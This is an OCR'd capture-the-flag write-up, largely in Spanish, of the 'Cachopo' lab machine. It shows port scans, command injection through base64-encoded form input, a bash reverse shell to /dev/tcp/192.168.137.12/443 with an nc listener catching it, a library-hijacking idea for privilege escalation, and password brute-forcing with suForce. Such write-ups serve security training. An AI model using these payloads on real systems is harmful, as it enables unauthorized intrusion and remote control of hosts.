




Cachopo



┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 172.17.0.2
Starting Nmap 7.95 (https://nmap.org) at 2025-02-06 16:11 -03
Initiating ARP Ping Scan at 16:11
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:11, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:11
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:11, 2.61s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000017s latency).
Scanned at 2025-02-06 16:11:06 -03 for 2s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open ssh   syn-ack ttl 64
80/tcp open http   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)



┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sCV -p22,80 -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 (https://nmap.org) at 2025-02-06 16:13 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.


PORT   STATE SERVICE REASON   VERSION
22/tcp open ssh   syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 7b:98:d4:e7:ec:50:0b:b2:3a:21:76:2c:45:95:23:61 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEjW7OFr3vBvcqYorxu8cbiAsLnl1KxEId5A
h75cLiLq/nG5d1U=
| 256 5d:15:2b:28:ec:67:7e:78:3c:16:12:65:2f:59:d4:88 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKiE4JB9YEGU2mtWJP7VMmr5R60+RXwvThaYJ//r0T9h
80/tcp open http   syn-ack ttl 64 Werkzeug httpd 3.0.3 (Python 3.12.3)
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_http-title: Cahopos4-4ll
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.12.3], IP[172.17.0.2], Python[3.12.3], Script, Title[C
ahopos4-4ll], Werkzeug[3.0.3], probably WordPress









Base64 le gusto


Send
Cancel
Request
Pretty Raw Hex
POST /submitTemplate HTTP/1.1
Host: cachopo.dl
Content-Length: 18
User-Agent: id
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://cachopo.dl
Referer: http://cachopo.dl/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
userInput=bHMgLWxh
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Thu, 06 Feb 2025 20:20:43 GMT
Content-Type: text/plain
Content-Length: 520
Connection: close
total 36
drwxr-x--- 1 cachopin cachopin 4096 Jul 25 2024 .
drwxr-xr-x 1 root root 4096 Jul 24 2024 ..
-rw-r--r-- 1 cachopin cachopin 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 cachopin cachopin 3786 Jul 24 2024 .bashrc
-rw-r--r-- 1 cachopin cachopin 807 Mar 31 2024 .profile
drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 2024 app
-rwxr-xr-x 1 root root 212 Jul 24 2024 entrypoint.sh
drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 2024 newsletters
drwxr-xr-x 5 root root 4096 Jul 24 2024 venv


VIEW
Text
/bin/bash -c '/bin/bash -i >&
/dev/tcp/192.168.137.12/443 0>&1'
ENCODE DECODE
Base64
VARIANT
Base64 (RFC 3548, RFC 4648)
Encoded 84 chars
VIEW
Text
L2Jpbi9iYXNoIC1jICcvYmluL2Jhc2ggLWkgPi
YgL2Rldi90Y3AvMTkyLjE2OC4xMzcuMTIvNDQz
IDA+JjEn


cachopo.dl/
Cachopos de Cecina
of the show was Cahopazos Pingu's signature
opos de Cecina". A traditional dish from his
azos Pingu had hacked the recipe to create a
h-watering experience. The tender cecina was
special blend of spices and herbs, then served
ispy "Packet Sniffer" crostini and a drizzle of
"Encryption" sauce.
Cecina" was a hit, with food critics and hackers
t the dish. It was said that a single bite could
a world of flavor and excitement, where the
es between food and hacking blurred.
A Recipe for Success
's restaurant was a huge success, with people
over to taste his delicious creations. He had
y to combine his passion for hacking with his
Make a Reservation
L2Jpbi9iYXNoIC1jICcvYmluL2JI
test@test.com
12/12/2055
03:15 PM
8
Submit Reservation
REVSHELL


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 48300
bash: cannot set terminal process group (16): Inappropriate ioctl for device
bash: no job control in this shell
cachopin@d184e6303e10:~$ whoami
whoami
cachopin
cachopin@d184e6303e10:~$
```

vemos que el programa entrypoint lo podemos ejecutar y este llama a app.py pero pide la contrasena para cambiar a cachopin q de momento no tenemos


```
cachopin@d184e6303e10:~$ cat entrypoint.sh
cat entrypoint.sh
#!/bin/bash

# Inicia el servicio SSH como root
service ssh start

# Cambia al usuario cachopin para ejecutar la aplicación Flask
exec su - cachopin -c "/home/cachopin/venv/bin/python /home/cachopin/app/app.py"
```

app.py importa base64 entonces podriamos hacer un path library hijacking, entonces nos creamos un base64.py que le de suid a la bash , pero no pq cambia a nuestro usuario para ejecutar la app.

dentro del directorio newletter encontramos una lista de usurarios llamada client_list con esta vamos a brutforcear para saber la contrasena de cachopin




investigando el contenido de la carpeta app, encontramos los siguientes hashes



intentaremos crackearlas con https://github.com/PatxaSec/SHA_Decrypt

pero nada funciona asi que ultima opcion suForce y lo tenemos



2 usuarios encontrados por su force =/